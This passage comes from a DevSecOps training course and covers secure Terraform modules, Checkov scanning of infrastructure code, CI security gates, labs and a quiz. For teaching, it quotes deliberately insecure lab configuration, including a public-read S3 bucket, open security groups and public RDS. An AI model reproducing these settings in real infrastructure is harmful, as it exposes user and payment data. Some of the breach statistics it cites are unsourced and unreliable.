"user_data" { bucket = aws_s3_bucket.user_data.id block_public_acls = true block_public_policy = true
restrict_public_buckets = true } resource "aws_security_group" "web" { ingress { from_port = 443
to_port = 443 protocol = "tcp" cidr_blocks = ["0.0.0.0/0"] # Only HTTPS allowed } egress { from_port =
443 to_port = 443 protocol = "tcp" cidr_blocks = ["0.0.0.0/0"] # Only HTTPS out } } resource
"aws_db_instance" "main" { engine = "mysql" instance_class = "db.t3.micro" publicly_accessible = false
# Private! storage_encrypted = true # Encrypted! password = var.db_password # From variable!
deletion_protection = true } EOF echo 'Secure Terraform created'
```

■ ANALYSE THIS

Count the security issues in main_vulnerable.tf. For each issue: which MITRE ATT&CK; tactic does it enable if exploited? Map the hardcoded credentials to a tactic, the public S3 bucket to a tactic, and the open security group to a tactic.

BUILD *(2 Hours)*

BUILD BRIEF

Create a Terraform Security Baseline — a set of reusable Terraform modules with security controls built in.

Create three secure Terraform modules:

- Module 1 — secure_s3: private bucket + encryption + versioning + access logging + public access block
- Module 2 — secure_sg: security group with principle of least privilege (only required ports, specific CIDRs)
- Module 3 — secure_rds: encrypted, private, deletion-protected RDS instance with rotation-ready password

For each module:

- All insecure options explicitly set to secure (don't rely on defaults)
- Comments explaining WHY each setting is required (e.g., # Prevents data exfiltration via public bucket)
- Variable definitions for values that change per environment

Security rationale document:

- For each module — which OWASP cloud risk does it address, which CVE/breach it prevents, how Checkov will verify it

Format:

- Three .tf files + one security rationale document

DOCUMENT

Writing Prompt:

Write a Cloud Security Shared Responsibility Guide for QuickPayNG. They are moving their payment app to AWS. Audience: QuickPayNG CTO who is new to cloud.

- Include: What AWS is responsible for (physical security, hypervisor, networking infrastructure), what QuickPayNG is responsible for (IAM, S3 config, encryption, OS patching), the three biggest mistakes Nigerian companies make when moving to cloud, and one real breach caused by misunderstanding the shared responsibility model (Capital One 2019)

DAY 4

IaC Scanning with Checkov and Cloud Misconfiguration Detection

LEARN *(1 Hour)*

LEARNING OBJECTIVES

1. Run Checkov to scan Terraform code for misconfigurations

2. Interpret Checkov findings and map them to cloud security benchmarks

3. Add Checkov to a CI/CD pipeline to prevent misconfigured infrastructure from deploying

CHECKOV

is an open-source static analysis tool for Infrastructure as Code that finds misconfigurations in Terraform, CloudFormation, Kubernetes YAML, Helm, ARM Templates, and more — before they are deployed to cloud environments.

Checkov in the DevSecOps Pipeline

```
■■■
```

CKV_AWS_18	S3 bucket access logging enabled	aws_s3_bucket_logging: configured
CKV_AWS_52	S3 MFA delete enabled	versioning: mfa_delete = Enabled
CKV_AWS_24	Security group: no unrestricted SSH (port 22)	ingress: 0.0.0.0/0 on port 22
CKV_AWS_25	Security group: no unrestricted RDP (port 3389)	ingress: 0.0.0.0/0 on port 3389
CKV_AWS_17	RDS not publicly accessible	publicly_accessible = false
CKV_AWS_16	RDS encrypted	storage_encrypted = true
CKV_AWS_23	RDS deletion protection enabled	deletion_protection = true
CKV_AWS_28	RDS backup retention >= 7 days	backup_retention_period >= 7
CKV_AWS_3	EC2 EBS volumes encrypted	encrypted = true in ebs_block_device

Reading Checkov Output

CHECKOV OUTPUT EXAMPLE

```
Passed checks: 3, Failed checks: 8, Skipped checks: 0 Check: CKV_AWS_20: 'Ensure the S3 bucket does not have ACL defined which allows public access' FAILED for resource: aws_s3_bucket.user_data File: /terraform/main_vulnerable.tf:8-11 8 | resource "aws_s3_bucket" "user_data" { 9 | bucket = "techrise-user-data" 10| acl = "public-read" 11| } Guide: https://docs.bridgecrew.io/docs/s3_1-acl-read-permissions-everyone
```

Adding Checkov to GitHub Actions

YAML — Add to .github/workflows/security.yml

```
- name: Run Checkov IaC scan uses: bridgecrewio/checkov-action@master with: directory: terraform/ framework: terraform output_format: cli soft_fail: false # true = warn only, false = block pipeline skip_check: CKV_AWS_144 # Skip if accepted risk (document why!) # Pipeline FAILS if any misconfiguration found # Developers must fix terraform code before merging
```

WHY THIS MATTERS

A Bridgecrew report analysed 400,000 Terraform repositories on GitHub and found that 44% had at least one S3 bucket with public read access, 73% had security groups open to 0.0.0.0/0, and 91% had unencrypted RDS instances. These are the exact misconfigurations Checkov catches. Five minutes of Checkov scanning before deployment would have prevented the majority of cloud breaches in 2023.

PRACTICE *(2 Hours)*

LAB 11.4.1 — Scan Terraform with Checkov and Fix Findings

Objective: Run Checkov against vulnerable Terraform and remediate all findings.

Prerequisites: Checkov installed; Terraform files from Day 3

Step 1 — Install Checkov

BASH

```
pip3 install checkov --break-system-packages checkov --version
```

Step 2 — Scan the vulnerable Terraform

BASH

```
checkov -f ~/labs/week11/terraform/main_vulnerable.tf # Expected: Multiple FAILED checks # Note each check ID and what it means
```

Step 3 — Scan the secure Terraform

BASH

```
checkov -f ~/labs/week11/terraform/main_secure.tf # Expected: Most checks PASS # Note any remaining failures — can they be fixed?
```

Step 4 — Fix a specific Checkov failure

Take one FAILED check from the vulnerable file. Read the Checkov guidance link. Write the fix in Terraform. Re-run Checkov to confirm PASS.

Step 5 — Scan the Dockerfile with Checkov

BASH

```
cd ~/labs/week11 checkov -d . --framework dockerfile # Expected findings on vulnerable Dockerfile: # CKV_DOCKER_2: Healthcheck not found # CKV_DOCKER_3: User not specified # CKV_DOCKER_4: Don't use latest tag (use specific version)
```

LAB 11.4.2 — Complete DevSecOps Pipeline — All Security Gates

Objective: Run the complete security pipeline covering all tools from Weeks 10–11.

Prerequisites: GitHub repository from Week 10; all tools installed

Add the following to your Week 10 security.yml and push to GitHub. All 5 stages should run:

1. SAST — Bandit/Semgrep on Python code
2. Dependency scan — pip-audit on requirements.txt
3. Secrets detection — GitLeaks on repository history
4. Container scan — Trivy on Docker image
5. IaC scan — Checkov on Terraform files

Watch the pipeline run in GitHub Actions. Screenshot each stage passing or failing.

■ ANALYSE THIS

Your complete pipeline now has 5 security gates. Which gate runs fastest? Which takes longest? If a developer commits code at 9:00 AM and the pipeline takes 4 minutes total, by 9:04 AM they know if their code has any security issue from code to infrastructure. How does this compare to a traditional security review process that might take days or weeks?

BUILD *(2 Hours)*

BUILD BRIEF

Create a Complete IaC Security Assessment for your Terraform configurations.

Required sections:

- Checkov scan results: full output for both main_vulnerable.tf and main_secure.tf
- Findings table: Check ID, Resource, Severity, What It Means, Business Risk, Fix Applied
- Before/After comparison: for each fixed finding — the vulnerable line vs the secure line with explanation
- Cloud Security Benchmark mapping: map your Checkov findings to CIS AWS Benchmark controls
- Pipeline evidence: screenshot of your complete 5-stage GitHub Actions pipeline running
- False positive analysis: are there any Checkov findings you would mark as accepted risk? Document the business justification

Format:

- Professional security assessment report — same standard as Week 9 pentest report

DOCUMENT

Writing Prompt:

Write a Cloud Misconfiguration Risk Brief for QuickPayNG's board. They are planning to store customer payment data in AWS S3. Audience: Board of Directors (non-technical). Length: 400–500 words.

- Include: What a misconfigured S3 bucket means in plain English (anyone on the internet can access your files), what data would be at risk (50,000 customer payment records), regulatory implications (NDPA 2023 breach notification, CBN data requirements, potential PCI-DSS implications), how Checkov prevents this (automated scan blocks misconfigured infrastructure before it deploys), cost comparison: Checkov implementation ($0) vs breach cost ($millions)

DAY 5

Review, Assessment & Portfolio

LEARN *(1 Hour) — Week Review*

LEARNING OBJECTIVES

1. Demonstrate all Week 11 skills without referencing notes
2. Complete the Mini Project 3 submission (due today)
3. Begin Week 12 Capstone preparation

Week 11 Mind Map — Container & IaC Security



PRACTICE *(2 Hours) — Skills Assessment Labs*

LAB 11.5.1 — Container Security Rapid Challenge

Objective: Complete container security tasks from memory — no notes, 30 minutes.

Prerequisites: Docker; Trivy; Bandit; no notes

Complete all tasks from memory:

1. Write a Dockerfile from memory that: uses python:3.11-slim, creates a non-root user, copies app.py, runs as non-root
2. Build the image and run Trivy against it — what is the CVE count?
3. Run docker inspect on the image — confirm no secrets are visible in Env section
4. Write the GitHub Actions YAML step that runs Trivy and fails on CRITICAL CVEs
5. List 3 Checkov check IDs from memory and what each enforces

LAB 11.5.2 — Terraform Misconfiguration Hunt

Objective: Find all security issues in a provided Terraform file — no notes, 20 minutes.

Prerequisites: Checkov installed; no notes

Run Checkov against main_vulnerable.tf and identify all failures. For each failure: what is the misconfiguration, what attack does it enable, what is the one-line Terraform fix.

BUILD *(2 Hours) — Mini Project 3 Final Submission*

■ MINI PROJECT 3 — Complete DevSecOps Pipeline — FINAL SUBMISSION

This is your Mini Project 3 final submission. It demonstrates a complete DevSecOps pipeline from code security to container security to infrastructure security — the full Phase 3 skill set.

Deliverables:

- GitHub repository: techrise-payment-api with README explaining the project
- Application code: Python Flask API with vulnerable branch and secure branch
- Complete CI/CD pipeline (.github/workflows/security.yml) with 5 security gates: SAST, dependency scan, secrets detection, Trivy container scan, Checkov IaC scan
- Vulnerable branch results: run all 5 tools and document all findings in a professional table
- Secure branch results: pipeline passes all 5 gates — screenshot of all green checks
- Secure Dockerfile: uses python:3.11-slim, non-root user, no baked secrets
- Terraform configuration: secure S3, security group, and RDS with Checkov passing
- Container Security Report: Trivy scan comparison (vulnerable vs secure image)
- IaC Security Report: Checkov findings and remediations
- AI Integration Log: prompts used for YAML generation, what was corrected
- DevSecOps Maturity Assessment: 1-page — where your pipeline sits on a maturity scale and what would Level 5 look like

Tools: Git · GitHub Actions · Bandit · Semgrep · pip-audit · GitLeaks · Trivy · Checkov · Python Flask · Terraform · Claude AI (documented)

Mini Project 3 — Final Submission Details

- Due: End of Week 11 (today)
- Format: GitHub repository link + PDF report (minimum 20 pages)
- Evaluation: Working pipeline with all 5 gates (40%), Findings quality (25%), Secure code/IaC (20%), Documentation (15%)
- Week 12 Capstone builds directly on this project — keep your repository clean and documented

DOCUMENT *(1 Hour) — Week Summary*

DOCUMENT

Writing Prompt:

Write your Week 11 learning reflection. Length: 300–400 words.

- The most important container security control and why it matters more than all the others (non-root user — or make the case for a different one)
- How does IaC security scanning (Checkov) compare to traditional security audits? What does it catch that a manual audit misses?
- Your complete 5-stage pipeline now covers: code, dependencies, secrets, containers, infrastructure. What is still NOT covered? (Hint: runtime security, DAST, monitoring)
- If you were hired as a DevSecOps engineer at QuickPayNG tomorrow, which of the 5 pipeline stages would you implement first and why?

Weekly Checklist (Student-Facing)

- ■ I can explain the difference between a VM and a container and the security implications of each
- ■ I have built a vulnerable Docker image and a secure Docker image showing the differences
- ■ I have run Trivy against a Docker image and interpreted the CVE output
- ■ I have integrated Trivy into a GitHub Actions pipeline with exit-code 1 on CRITICAL
- ■ I have written Terraform code with at least one security misconfiguration and then fixed it
- ■ I have run Checkov against Terraform and identified all failing checks
- ■ My GitHub Actions pipeline now has all 5 security gates (SAST, deps, secrets, Trivy, Checkov)
- ■ I can name 5 Checkov check IDs and what each enforces from memory
- ■ My Mini Project 3 is complete and submitted
- ■ I understand the Cloud Shared Responsibility Model and can explain what AWS vs customer secures

Skills Verification

Skill	How to Demonstrate It	Pass Standard
Container vs VM	Explain security difference with one example each	Correct explanation; isolation difference identified
Secure Dockerfile	Show Dockerfile with non-root user and no baked secrets	USER instruction present; no ENV with credentials
Trivy scan	Run Trivy on an image and show output	CVE count shown; severity breakdown visible
Trivy CI integration	Show GitHub Actions step with Trivy scan	YAML correct; exit-code 1 on CRITICAL
Terraform misconfiguration	Identify 3 issues in main_vulnerable.tf	All 3 issues found with correct Checkov check ID
Checkov scan	Run Checkov on Terraform and show FAILED checks	Multiple failures shown; at least one fixed
Complete pipeline	Show GitHub Actions with all 5 security gates	All 5 stages visible in Actions tab

Self-Assessment Quiz

Instructions

- No notes — answer from memory.
- Write on separate sheet.
- Key in Instructor Notes.

Concept Questions

1. Explain why running a container as root is dangerous. Give a specific attack scenario where a non-root container would contain a breach, but a root container would allow full host takeover.
2. What is the difference between a Docker image and a Docker container? If a container has a vulnerability, does deleting the container fix it?
3. What does 'publicly_accessible = true' on an AWS RDS instance mean in practical terms? What could an attacker do with access to a publicly accessible MySQL database?

Tool Questions

4. You run Trivy against your Docker image and get: CRITICAL: 2, HIGH: 15, MEDIUM: 47. Your pipeline is configured with --severity HIGH,CRITICAL --exit-code 1. Does the pipeline pass or fail? What must you do to make it pass?
5. Checkov check CKV_AWS_20 fails on your Terraform. The guidance says: 'Ensure the S3 bucket does not have ACL defined which allows public access.' Write the Terraform fix (the exact resource block with correct setting).

Scenario Questions

6. A developer says: 'I use a private Docker Hub repository so my images are safe — no need to scan them.' Give two specific reasons why this is incorrect.
7. Your team is deploying a Terraform configuration with these settings: publicly_accessible = true on RDS, cidr_blocks = 0.0.0.0/0 on all security groups, S3 bucket with acl = public-read-write. Map each misconfiguration to a MITRE ATT&CK; tactic and explain the attack chain.

Integration Questions

8. Describe the complete 5-stage security pipeline you built in Weeks 10–11. For each stage: tool name, what it checks, and what happens when it fails. Draw this as a text diagram.

Additional Resources

Container Security

- Docker Security Best Practices: https://docs.docker.com/develop/security-best-practices/
- CIS Docker Benchmark: https://www.cisecurity.org/benchmark/docker
- Trivy Documentation: https://aquasecurity.github.io/trivy/
- Distroless Images (Google): https://github.com/GoogleContainerTools/distroless

IaC Security

- Checkov Documentation: https://www.checkov.io/
- Terraform Security Best Practices: https://developer.hashicorp.com/terraform/tutorials/configuration-language/sensitive-variables
- tfsec (alternative to Checkov): https://github.com/aquasecurity/tfsec
- CIS AWS Benchmark: https://www.cisecurity.org/benchmark/amazon_web_services

Cloud Security

- AWS Security Hub: https://aws.amazon.com/security-hub/
- OWASP Cloud Top 10: https://owasp.org/www-project-cloud-native-application-security-top-10/
- AWS Well-Architected Framework (Security Pillar): https://docs.aws.amazon.com/wellarchitected/latest/security-pillar/welcome.html

Free Practice

- TryHackMe — Container Security: https://tryhackme.com/room/containersecurity
- KodeKloud — Terraform for beginners (free tier): https://kodekloud.com
- AWS Free Tier (for Terraform practice): https://aws.amazon.com/free/

Looking Ahead — Week 12

Preview — Week 12: Capstone Project

- Week 12 is the final week — your Capstone Project brings together all 11 weeks
- You will demonstrate a complete security engagement: from reconnaissance (Week 4) through detection (Week 6) to DevSecOps (Weeks 10–11)
- The Capstone requires a professional report (Week 9 skills) covering all phases
- Your Week 11 pipeline becomes part of the Capstone deliverable
- Presentations to the cohort — 10 minutes per student/group

What to Prepare Before Week 12

- Ensure your Mini Project 3 pipeline is working and documented
- Review your best work from all 11 weeks — you will select highlights for the Capstone report
- Review the MITRE ATT&CK; framework (Week 9) — the Capstone requires mapping all activities
- Prepare a 10-minute presentation structure: 3 minutes attack, 3 minutes detection, 3 minutes DevSecOps, 1 minute lessons learned

Capstone Scope (Preview)

- Phase 1 — Red Team (Week 12 Day 1–2): demonstrate reconnaissance and exploitation in your lab
- Phase 2 — Blue Team (Week 12 Day 3): show detection in Splunk/Snort and forensic evidence
- Phase 3 — DevSecOps (Week 12 Day 4): demonstrate your complete pipeline blocking a vulnerability
- Final Report: professional security engagement report covering all three phases
- Presentation: 10 minutes to cohort panel

Phase 3 Complete After Week 11

- By completing Week 11 you have finished Phase 3: DevSecOps and Cloud Security
- Skills gained: CI/CD pipeline security, SAST, dependency scanning, secrets detection, container scanning, IaC security scanning
- Week 12 is the grand finale — bring your best work